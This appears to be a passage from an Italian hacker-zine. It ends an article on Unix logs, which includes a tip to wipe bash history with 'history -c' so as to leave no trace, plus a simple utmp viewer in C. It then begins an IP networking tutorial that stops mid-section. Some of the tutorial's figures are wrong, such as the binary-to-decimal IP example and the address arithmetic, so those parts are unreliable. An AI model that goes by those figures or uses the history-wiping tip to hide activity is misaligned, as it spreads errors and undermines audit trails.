
~/.bash_history : Questo non e' esattamente un file di log ma puo' far comodo a chi vuole ricostruire le azioni compiute sul proprio sistema. E' il file nel quale vengono salvate tutti le stringhe inserite nel prompt, quando volete ripetere un comando e premete la freccia in su bash legge i comandi precedenti da questo file, e' ovvio che le informazioni che si possono ricavare dall'osservazione di questo file sono molto utili per sapere che cosa fanno gli utenti sulla propria macchina, forse anche piu' di acct in quanto i log contengono non solo il nome del comando ma anche gli argomenti che gli vengono passati. Quando fate un login sulla vostra macchina gia' esiste un file di history, via via che digitate comandi questi vengono inseriti in un file temporaneo e quando fate il logout copiati in .bash_history. Il comando history serve a gestire .bash_history, attraverso le sue opzioni si puo' modificarne il contenuto, in particolare l'opzione history -a permette di aggiungere anche i comandi eseguiti dal momento del login mentre history -c ripulisce il file. E' quindi possibile (nonche' legittimo, il file appartiene all'utente e non al root) prima di fare il logout completare il file con tutti i comadi utilizzati e poi cancellare tutto in modo da non lasciare informazioni utili se non la data dell'ultima modifica, al contrario di acct infatti in history il comando viene inserito nel momento in cui viene eseguito e non nel momento in cui il processo termina.

----------Finale----------

1 - Semplicissimo esempio di un viewer per file utmp, elenca i campi terminale utente e ora di connessione per ogni struttura che si trova in /var/run/utmp (NB il tempo di connessione e' contato in secondi a partire dal primo gennaio 1970), e' elementare, puo' essere un punto di partenza se volete provare a scrivere qualcosa, si trovano comunque in rete sorgenti di programmi analoghi (un bel po' si trovano anche nel cd che nomino dopo):

```
----------
#include <utmp.h>
#include <stdio.h>
#include <sys/file.h>

main()
{
    int fd;
    struct utmp u;
    int size;
    size = sizeof (struct utmp);
    fd = open("/var/run/utmp",O_RDWR);
    if (fd < 0)
```

```
        perror("/var/run/utmp");
    else {
         read(fd, &u, size);
         printf ("Terminale Utente Ora\n");
         while (read(fd, &u, size) == size)
         printf (" %s,     %s,  %-10d\n", u.ut_line, u.ut_user, u.ut_time);
         }

}
```

---

2 - Riferimenti: Le fonti da cui ho preso piu' materiale sono un articolo di phrack (issue 43) e "Practical Unix & internet security" di cui esistono diverse versioni (la seconda sta nel fritz DOC-cd che e' pieno di documenti interessantissimi quindi ve lo consiglio caldamente). In piu' ci sono migliaia di documenti generali o molto particolari riguardanti singole applicazioni che costituiscono tutta una materia di studio (IDS ovvero Intrusion Detection Systems) su cui potete far ricerche. Ho dovuto aggiornare, ricomporre, ampliare e verificare tutto, il primo che dice "traduzione" gli scoppiasse una pupilla ;)

==========

Protocolli di rete

By legba newflesh@bigfoot.com


INTRO (leggetela!)

Perche' ho scritto queste pagine? bhe'... il concetto e' semplice, se leggo un libro una volta mi ricordo un po' di cose, se lo leggo e lo riassumo me ne rimangono di piu'. Una volta scritti gli appunti poi renderli condivisibili e' il mio piccolo contributo affinche'chi razzola su internet impari a conoscere e rispettare lo strumento che usa. Questo ha un vantaggio ed e' quello che nessuno vi chiedera' mai dei soldi per leggere queste pagine e uno svantaggio che e' il fatto che io queste cose le ho imparate studiando su un libro, nessuno mi paga, quindi non vi assicuro che non contengano qualche stronzata (se ne trovate siete pregati di farmelo sapere) e non hanno la pretesa di essere complete o omnicomprensive, possono essere un punto d'inizio per avere una panoramica su concetti che poi approfondirete da soli.
La prossima volta che studiate qualcosa fatelo anche voi :)

Ultimo commento prima di iniziare, tutto quello che c'e' scritto da qui in poi e' frutto del mio interesse per la rete e le sue viscere, non nasce dalla voglia di "entrare nel computer di qualcuno" (io per primo non l'ho mai fatto) quindi non pensate che sia quello che si impari, se vi interessa come e' fatta la rete leggete, altrimenti leggete lo stesso perche' non entrerete mai nel computer di nessuno se non sapete queste cose (e molte altre).

iniziamo....

Le comunicazioni di rete avvengono attraverso protocolli organizzati in strati (layer), si parte dai protocolli di basso livello (comunicazioni tra due macchine a livello "fisico") fino a i protocolli di livello applicazione (telnet, ftp...). Lo schema rappresenta i vari strati e alcune delle "applicazioni" che gli appartengono, le due parti di questo libercolo riguardano il secondo e il terzo, non credo avro' la pazienza di scrivere anche sul quarto... buona lettura :)



NB la struttura dei protocolli nella sua accezione piu' generale prende il nome di protocollo IP ma essendo le comunicazioni fortemente basate anche sul TCP spesso il tutto viene chiamato protocollo TCP-IP.

**********PARTE I**********

PROTOCOLLO IP

Per capire che cos'e un protocollo e a che cosa serve bisogna prima avere un'idea di come e' fatta la rete: Internet e' costituita da tante reti diverse collegate insieme, ognuna di queste reti e' nata per scopi diversi ed ha caratteristiche diverse, ci sono reti locali (LAN) che hanno come caratteristica principale la velocita' e collegano solo poche decine di computer, altre che si estendono per chilometri, altre che offrono sicurezza e affidabilita'... e' ovvio che ognuna di queste reti sara' costituita da macchine, software, organizzazione dei dati di tipo diverso quindi non e' per niente banale riuscire a farle comunicare tra di loro. Le reti sono collegate tra di loro attraverso dei router o gateways che non sono altro che macchine che fanno da ponte tra due o piu' reti. Il protocollo TCP-IP e' un'insieme di convenzioni che rendono possibile la comunicazione tra reti diverse (il protocollo e' in evoluzione, la versione ufficiale a cui siamo arrivati e' la 4 ma sembra che presto si passera' alla 6). Per fare questo crea una sovrastruttura indipendente dalle singole LAN, ognuna di queste viene trattata come un'entita' a parte di cui non interessa il contenuto, il protocollo si basa solo sulla sua sovrastruttra. La cosa fondamentale da capire e' che il protocollo deve essere indipendente dalle singole reti locali, il protocollo deve vedere le reti locali come un insieme di connessioni alla rete estesa disinteressandosi delle macchine che sono associate ad ogni connessione.

INDIRIZZI FISICI E INDIRIZZI IP

La possibilita' di scambiare dati tra una macchina A e una macchina B e' collegata alla necessita' di dare un nome alle macchine, la macchina A deve sapere l'"indirizzo" della macchina B. All'interno di una LAN questo viene ottenuto in molti modi diversi, per esempio una sceda di rete ha un numero che identifica la macchina nella quale risiede, in internet bisogna fare in modo che ogni connessione (=accesso alla rete) abbia un proprio indirizzo. La differenza fra gli indirizzi in una LAN e quelli in internet e' che normalmente in una lan ogni macchina ha un proprio indirizzo fisico associato alla scheda, *tutti gli scambi all'interno di una stessa rete vengono fatti utilizzando gli indirizzi fisici* quindi se io sposto la scheda di rete su una macchina diversa l'idirizzo ora corrisponde alla nuova macchina, il protocollo deve invece essere indipendente dalle LAN e dalle singole macchine quindi invece di dare un indirizzo fisico ad ogni macchina si da' un indirizzo ad ogni connessione, ogni accesso alla rete ha un identificazione, indipendentemente dalla macchina che gli associamo. Quindi:

il protocollo IP vede una LAN come un insieme di connessioni, indipendentemente da quali o quante macchine ci siano in effetti attaccate

Questo presuppone di sapere il numero di connessioni che una rete ha verso internet, ma viene dopo...
Il protocollo IP utilizza un tipo di indirizzo (indirizzo IP o semplicemente IP) costituito da quatto byte ovvero quattro ottetti di cifre in binario, un esempio di ip e' :


11011111.11111000.11100110.00001101

che in decimale si puo' scrivere

191.248.240.13

Gli indirizzi vanno da 0.0.0.0 a 255.255.255.255 sono quindi in totale 256^4 anche se alcuni di questi sono riservati per usi particolari.
Ad ogni LAN viene assegnata una *classe di ip*, ovvero un certo numero di indirizzi, la prima parte dell' indirizzo identifica la LAN (netid) la seconda parte identifica la connessione (hostid). Piu' precisamente esistono 3

classi di ip che vengono assegnate alle LAN a seconda delle loro dimensioni




La classe A offre 7 bit per il netid e 24 per l'hostid e' utilizzata quindi per reti con molte connessioni, le classi B e C funzionano allo stesso modo per reti via via piu' piccole, i primi bit servono per riconoscere a quale classe appartiene un ip. Ogni volta che un router riceve un pacchetto da inviare legge i primi bit, riconosce quindi a quale classe appartiene l'ip, legge il netid e manda il pacchetto alla rete corrispondente, una volta che il pacchetto e' arrivato alla rete viene usato l'hostid per indirizzare il pacchetto verso la connessione giusta (vedi dopo,routing). Alcune convenzioni sono che un ip formato da tutti 1 equivale a un broadcast su tutta la rete locale ovvero se specifico tutti 1 nel destinatario il pacchetto viene mandato a tutti gli utenti della LAN (broadcast), un ip costituito da tutti 0 equivale a "questo utente" ,se invece la prima cifra e' 127 ci si riferisce alla propria macchina, il risultato e' lo stesso di scrivere una fila di zeri ma il pacchetto non lascia mai la propria macchina mentre con una fila di zeri il pacchetto viene mandato in rete e ritorna al mittente.

NB: abbiamo detto che un router e' una macchina che collega due o piu' reti, quindi deve far parte allo stesso tempo di due reti diverse, perche' questo avvenga e' necessario che il router abbia due indirizzi ip, uno per ogni rete di cui fa parte.

GESTIONE DEGLI INDIRIZZI FISICI (protocollo ARP e RARP)

Normalmente una LAN non nasce per internet, viene creata per certi scopi e successivamente collegata con internet, quando la rete viene creata le comunicazioni avvengono solo attraverso gli indirizzi fisici, nel momento in cui la si collega alla rete estesa questa caratteristica non la si puo' cambiare, le comunicazioni all'interno di una LAN avvengono sempre attraverso indirizzi fisici. Quando una macchina viene collegata il provider gli assegna un indirizzo ip, per esempio quando ci si collega da casa si entra a far parte della LAN del provider e ci viene assegnato un ip che utilizziamo per navigare, la stessa cosa se il nostro computer fa gia' parte della LAN (quando ci colleghiamo con il modem viene assegnato un indirizzo fisico *logico* alla nostra connessione e il tutto funziona esattamente come se fossimo parte della rete attraverso una scheda), il problema fondamentale e' il rapporto tra l'indirizzo fisico e quello ip, per capire meglio il problema facciamo un esmpio:



Ammettiamo che l'host A1 sulla rete 1 voglia mandare un pacchetto all'host A2 sulla rete 2, il pacchetto viene mandato al server S1, siamo sempre nella rete 1 quindi si usano indirizzi fisici, S1 lo manda al router R1 utlizzando il suo ip, R1 lo manda a R3, R3 lo manda a R2, tutto solo attraverso l'ip, R2 lo manda a S2, S2 ha un pacchetto di cui conosce l'ip del destinatario ma deve usare indirizzi fisici per mandarlo a destinazione. Come fa S2 a sapere quale indirizzo fisico corrisponde all'ip di A2? Abbiamo detto che gli indirizzi ip sono indipendenti dalle macchine quindi non si possono, tranne in casi

particolari, assegnare in relazione dell'indirizzo fisico, normalmente quando una connessione diventa attiva l'indirizzo gli viene assegnato dal server o da una altra macchina arbitrariamente (vedi RARP) quindi il problema rimane. Viene risolto attraverso il protocollo ARP (Address Resolution Protocol) che consiste nel broadcast di un messaggio di richiesta dell'ip, in altre parole S2 manda un pacchetto su tutta la rete dove richiede alla macchina a cui corrisponde l'ip XXX di rispondere e specificare il suo indirizzo fisico. Di tutte le macchine sulla rete risponde solo la macchina che ha veramente l'indirizzo ip XXX, le altre scartano il pacchetto, a questo punto S1 conosce l'indirizzo fisico di A2 e puo' iniziare a mandargli dati con questo. Normalmente S2 ha montata una memoria dove mantiene per un breve periodo la coppia ip-mac (mac address=indirizzo fisico) cosi' da non dover tutte le volte rifare il broadcast, anche supponendo che di solito un pacchetto non e' solo ma ne seguiranno altri. Un problema simile e' quello del riconoscimento da parte di un host del proprio ip, in alcune reti l'ip di una macchina e' sempre lo stesso ma normalmente gli ip vengono assegnati dinamicamente, ovvero ad ogni connessione corrisponde un ip diverso. Come puo' la macchina M sapere quale e' il proprio ip? Non lo sa, e lo chiede.

Ammettiamo che ci sia una macchina S che sia quella che assegna gli ip alle nuove connessioni, non e' detto che S sia fisicamente sempre la stessa macchina, per qualche motivo puo' venire cambiata e quindi cambia il suo indirizzo fisico, puo' anche essere che esistano piu' macchine S con la stessa funzione, in generale l'indirizzo di S puo' non essere sempre lo stesso quindi M non puo' semplicemente "chiederlo" a S. Per assegnare gli ip si usa il protocollo RARP (Reverse ARP) ovvero M manda un broadcast su tutta la rete chiedendo alla macchina S di rispondere, il messaggio nel campo protocol dell'ip header (vedi dopo) contiene il codice che identifica RARP, S risponde a M indicando (assegnandole) il suo ip.

CONNECTIONLESS PACKET DELIVERY SERVICE


E' il servizio basilare che offre il protocollo IP.
Qui bisogna fare un po di distinzione tra il protocollo IP e gli altri protocolli
che vengono usati al suo interno. La necessita' fondamentale e' quella di connettere reti diverse, sia per l'hardware che per il software, questo viene offerto dal protocollo IP attraverso un sistema di assegnazione degli indirizzi (quello che abbiamo visto finora), un formato standard da utilizzare per i dati (arriva ora) e una modo generale su come indirizzare i dati nella rete (routing, arriva dopo). Quindi attraverso il protocollo IP si e' creata quella sovrastruttura di cui si parlava prima; anche se a livello basilare macchine diverse ora hanno un linguaggio comune con cui interagire. Ottenuto questo ogni servizio che viene offerto in rete utilizza dei meccanismi che sfruttano tale linguaggio utilizzando gli stessi elementi ma ricombinandoli in modo da ottenere il proprio scopo; per esempio il protocollo UDP forma una sovrastruttura su quella gia formata dall' IP , la stessa cosa fa il protocollo TCP. In particolare quest' ultimo viene usato cosi' frequentemente da essere considerato parte integrante dell'ip, l'insieme dei protocolli imposti dall' IP viene chiamato spesso TCP-IP. L' IP viene chiamato "unreliable,best effort, connectionless packet delivery service". Connectionless perche' permette la comunicazione tra due host tra i quali non ci sia una vera connessione diretta (un canale preferenziale solo per quei due), packet dleivery system perche' offre un sistema per trasferire dati suddividendoli in pacchetti, unreliable (inaffidabile) perche' se un pacchetto viene disperso il protocollo non informa ne' il mittente ne' il ricevente della perdita, soprattutto non comprende nessun tentativo di farlo, best effort perche' in fondo ce la mette tutta. I dati vengono trasportati in rete in pacchetti (datagram) di dimensione prestabilita, il formato standard prevede che ogni pacchetto deve essere costituito da un numero massimo di 2^16 byte, circa 65k. Ogni volta che mandiamo un file qualsiasi da un computer ad un altro il file viene suddiviso in pacchetti, i pacchetti vengono inviati singolarmente e viaggiano *in modo indipendente*, all'arrivo vengono riassemblati per ricostruire il file originale.

FRAMMENTAZIONE: l'MTU (maximum transfer unit) ovvero la dimensione massima dei pacchetti e' un concetto presente ovviamente in ogni protocollo che governa una rete sia estesa che LAN, ovvero ogni LAN ha un suo mtu che soddisfa ai propri scopi. I pacchetti viaggiano attraverso LAN e quindi si puo' presentare la situazione in cui un pacchetto da 65k viene mandato

all'interno di una rete che ha un mtu diverso. Se l'mtu e' piu' grande non c'e' problema, se l'mtu e' minore il pacchetto viene suddiviso in frammenti piu' piccoli, questi frammenti sono anch'essi del tutto indipendenti l'uno dall'altro e vengono riassemblati solo a destinazione, non all'uscita dalla LAN. Sarebbe molto piu' difficile riunirli tutti all'uscita della LAN e ricostruire il pacchetto che vi e' entrato, lo svantaggio che ne esce e' che il file di partenza viene suddiviso in piu' pezzi e quindi aumenta la possibilita' che qualcuno vada perso.

SCHEMA DI UN IP DATAGRAM

I 2^16 byte di un datagram sono suddivisi in una prima parte (header) che contiene informazioni sul datagram, quando un router riceve un datagram guarda negli header per leggere il destinatario, il mittente ed altre informazioni che possono essergli utili, il resto del datagram e' composto dai dati da trasportare. Quando un dtagram viene frammentato lo si suddivide in altri datagram che hanno lo stesso header e una parte dei dati che conteneva l'originale. Questo e' lo schema generico di un datagram suddiviso in unita' di 32 bit.




vediamo i campi uno per uno:

Vers: Versone del protocollo IP che e' stato usato per creare il datagram la versione attuale e' la 4

Hlen: Lunghezza dell'header misurata in parole di 32 bit.

Tipo di servizio : e' diviso in:



precendenze: specifica l' "importanza" dei dati contenuti con un numero in binario da 1 a 7

D : Richiede che il datagram sia spedito con il minor ritardo possibile (D=1 low delay, D=0 no low delay)

T : Richiede che il datagram sia spedito attraverso reti ad "alta capacita'"

R : Richiede che il datagram sia spedito attraverso reti affidabili

Gli ultimi due sono inutilizzati.
Va detto ll'utilizzo del Type of service e'opzionale, ovvero il router che riceve un pacchetto e legge le opzioni non e' detto che possa o voglia seguire le richieste fatte. Alcuni router non le leggono nemmeno.

Lunghezza totale: esprime la lunghezza totale del datagram (il datagram sono al massimo 65k ma puo' essere piu' piccolo)

Identification: Quando una macchina genera un datagram gli assegna un numero che lo identifica, in questo modo se il datagram viene frammentato ogni frammento porta lo stesso numero e si puo' ricostruire il pacchetto iniziale.

Flags: sevono per la frammentazione; se il primo bit vale 1 si richiede che i

l datagram non venga frammentato, quindi di farlo passare per reti ad alta capienza (se questo non e' possibile il router lo elimina e manda un messaggio di errore al mittente, vedi icmp), se il secondo vale 1 vuol dire che il datagram e' l'ultimo frammento di quelli in cui e' stato suddiviso il datagram originale, serve a fare in modo che a destinazione si sappia se tutti i frammenti di un dato pacchetto sono arrivati.

Fragment offset: e' presente nei frammenti, specifica quale e' la posizione dei

dati contenuti nel pacchetto all'interno del datagram originale. La posizione e' specificata in unita' di 8 bit.


Time to live (TTL): E' un campo che specifica il tempo di vita del datagram, ammettiamo che per qualche motivo un datagram entri in un loop tra due router, per evitare che in queste situazioni vada avanti e indietro all'infinito quando viene creato gli si da' un tempo di vita. Ogni volta che passa per un router il TTL viene diminuito di 1 + tempo di attesa che il datagram ha "sostato" nel router prima di essere inviato.

Protocol: Specifica il tipo di protocollo che viene utlizzato per rappresentare i dati, tcp,udp,icmp...

Header Checksum: Contiene un codice attraverso il quale si puo' fare un controllo
dell'integrita' dell'header (vedi udp checksum), NB solo dell'header e non dei dati.

IP mittente/destinatario: si spiega da solo

Opzioni: viene usato per il teting/debugging di reti, e suddiviso in:



lo spazio A si chiama copy e specifica se ha valore 1 che si vuole che le opzioni
vengano ricopiate su ogni frammento in cui il datagram verra' eventualmente diviso, il secondo e il terzo spazio servono a stabilire delle opzioni particolari per il debugging tipo impostare un certo percorso stabilito, fare in modo che sul datagram vengano scritti gli ip di tutti i router che tocca ecc...

Padding: il campo hlen specifica la lunghezza dell'header in byte, se l'header non
e' un multiplo esatto di un byte si aggiungono tanti bit di padding quanti ne servono per far tornare i calcoli.

INCAPSULAMENTO: Abbiamo visto lo schema generale di un datagram ma sappiamo che ogni datagram viaggia attraverso reti diverse con protocolli diversi, questi devono rispettare l' IP ma si aggiungono all'IP stesso. In altre parole quando un datagram attraversa una LAN lo schema che abbiamo visto seppure rimanga intatto viene incapsulato in altri schemi, ovvero il datagram viene rinchiuso in un'altra "cornice" (frame) che contiene soddisfi i protocolli interni di tale LAN. All'uscita viene spogliato di questa cornice (che poi altro non sono che degli headers aggiunti in testa al pacchetto) e riinviato.

ROUTING IP DATAGRAMS

Abbiamo detto che il protocollo IP offre tre standard, il primo riguarda la gestione degli indirizzi, il sevondo riguarda i formati dei pacchetti, il terzo riguarda il routing ovvero come le varie LAN devono instradare i pacchetti che le attraversano. Il problema puo' essere suddiviso in due tipi:
direct delivering (consegna diretta) : e' il caso in cui un pacchetto e' gia' nella rete di destinazione, in particolare il pacchetto puo' essere appena arrivato dall'esterno oppure puo' essere stato mandato da una macchina ad un altra della stessa LAN. La macchina A deve raggiungere la macchina B e lo scambio avverra' solo attraverso indirizzi fisici essendo

tutto all'interno della rete locale. A legge nell'header l'indirizzo di destinazione, divide l'IP dest. nella parte netit e hostid, riconosce nel netid la propria rete, utilizza ARP per per trasformare l'IP di B nel suo mac address e utilizza il mac per far arrivare il pacchetto.

indirect delivering (consegna indiretta) : e' il caso in cui un pacchetto viene inviato da una rete ad un'altra. Il primo problema e' quello di far uscire il pacchetto dalla propria LAN, se la rete di cui A (mittente) e' parte e' grande probabilmente vi saranno collegati piu' router e bisogna scegliere a quale router far arrivare il pacchetto.


Tutti gli scambi nell'indirect delivering si basano solo sul netid

Per decidere a quale router deve mandare il suo pacchetto A ha al suo interno una "routing table" ovvero una tabella che accoppia netid destinatario con l'ip del router "di strada" per quella LAN. In questo modo viene scelto il miglore tra i possibili. Una volta arrivato al router il pacchetto deve essere mandato attraverso altre LAN fino alla LAN di B (destinatario), si usa una tecnica chiamata next hop routing ovvero il router mantiene una sua routing table dove accoppia il netid destinazione con il prossimo router "di strada" per quella LAN.

Osservazioni importanti:
1- Le routing tables accoppiano il netid di una LAN con l'IP del router piu' comodo per raggiungerla, si disinteressano degli hostid in modo da mantenere le tabelle piu' piccole.

2- Quando un datagram passa attraverso un router l'unica cosa che viene cambiata al suo interno sono gli header relativi al Time to live, non viene scritto da nessuna parte l'ip del router attraverso cui si passa. Questo e' fondamentale perche' ha come conseguenza il fatto che non si puo' conoscere la provenienza di un datagram se non leggendone l'ip mitt. negli headers. Per questo si chiama next hop routing, (traducibile con qualcosa del tipo "instradamento al prossimo salto" ;)) perche' ogni router si disinteressa dell'intero percorso passato o futuro del datagram e pensa solo al prossimo salto. Questo ha ovviamente vantaggi e svantaggi: un "vantaggio" e' che non si puo' verificare se l'ip mittente e' veramente quello di partenza, uno svantaggio e' che se un router si rompe per qualche motivo non e' possibile dire a quelli prima, se non a quello immediatamente precedente, che quel router e' inutilizzabile e che devono cambiare le loro routing tables (come il router precedente si accorga dell'errore riguarda il protocollo tcp, vedi dopo).

Facciamo un esempio di routing table giusto per chiarirsi.




le reti A,B,C,D hanno netid rispettivamente 10,20,30,40; Q,R,S sono i router che le collegano, ognuno ha due indirizzi ip che perche' fanno parte di due reti , il router Q ha 10.0.0.5 per la A e 20.0.0.5 per la B; R ha 20.0.0.6 per la B e 30.0.0.6 per la C; S ha 30.0.0.7 per la C e 40.0.0.7 per la D.
L
a routing table di R e' del tipo:

Netid	Route
10	20.0.0.5
20	direct delivery
30	direct delivery
40	30.0.0.7

Tuttoquesto nel caso piu' semplice in cui i router non utlizzano le opzioni contenute negli header per instradare i datagram, che poi e' il caso piu' frequente, altrimenti le routing tables avranno piu' alternative per ogni netid.

Alcune implementazioni di questo sistema sono l'utilizzo dei default routers e degli host specific routes. I primi servono per macchine collegate a piccole reti locali con solo un router, ogni volta che un pacchetto deve essere mandato fuori dalla rete viene inviato sempre allo stesso router di default che lo manda all'esterno (tipo piccola LAN collegata con un provider). Gli host specific routes sono dei percorsi particolari che vengono assegnati a degli IP di prova, quando il router riceve un pacchetto con uno di questi IP come destinatario sa che il pacchetto deve essere spedito ad un altro router corrispondente (si usa per il debugging).
In generale un semplice algoritmo di routing utilizzato in un router e' di questo tipo:

vale : NT = routing table, DD = direct delivering, NH = next hop



Ultime osservazioni: quando un host finale riceve un datagram controlla se l'ip di destinazione e' veramente il suo, se e' sbagliato lo scarta. Perche' non lo rimanda indietro? primo perche' se l'host lo rimanda non ci si accorgera' mai dell'errore e si continuera' a commetterlo, poi per evitare bombardamenti voluti o meno; immaginiamo che un router faccia un involontario broadcast su tutta una LAN di un datagram, se ogni host che lo riceve lo rimanda all'host destinazione questo sara' sommerso da un grosso numero di datagram inutili (NB normalmente il broadcast su una LAN e' permesso solo a certi utenti).

SUBNET E SUPERNET ADDRESS EXTENTIONS

Concetti generali:
Quando il protocollo e' stato ideato non si pensava che il numero di reti aumentasse
in modo cosi' rapido in poco tempo, uno dei problemi del protpcollo adesso e' quello di fornire sufficienti indirizzi. In generale i problemi sono essenzialmente:

1: gli indirizzi possono finire (in particolare ci sono pochi ip di classe B per reti
di medie dimensioni). Sappiamo infatti che ad ogni rete viene assegnata una classe di ip, se una rete A e' costituita da 300 host non basta che a tale rete venga assegnata una classe C e gli viene assegnata una classe B del tipo 123.23.0.0. quindi 254*254=64.516 [1] indirizzi di cui solo 300 vengono utilizzati.

2: le routing tables diventano enormi utilizzando nuovi ip.

Come risolvere il problema senza rivoluzionare il protocollo?

Esistono essenzialmente tre modi per recuperare spazio inutlizzato che consistono nel
riempire classi di indirizzi non completamente utilizzate
con altre sottoreti. In altre parole se alla rete A e' stata assegnata una classe
23.12.0.0. che lascia 254*254=64516 indirizzi, ma la rete A ne utilizza solo 10.000 si fa in modo che gli altri 55.025 vengano utilizzati da altre reti, utilizzando lo stesso netid per reti diverse. Il problema sta nel rendere tutto questo invisibile dall'esterno.

1) Trasparent routers:
Ovvero dei routers contenuti in una rete locale che connettono un'altra rete locale
alla rete globale sfruttando un'intervallo di indirizzi che non viene utilizzato. Per es. Ad arpanet e' stata assegnata la classe A 10.0.0.0 di cui non usa la terza cifra, gli idirizzi sono tutti del tipo 10.g.f.d. dove f rimane inutilizzato. Ad arpanet si puo' attaccare un trasparent router che gestisca autonomamente quello spazio di ip per una driversa lan. La lan gestita dal router non ha un netid e i suoi host sono gestiti come se fossero direttamente attaccati alla wan attraverso il tr.router che gestisce entrate ed uscite con una sua routing table (ci interessa poco...).

2) Proxy ARP:
Ammettiano che la rete A sia parzilamente inutilizzata, vogliamo aggiungere alla rete
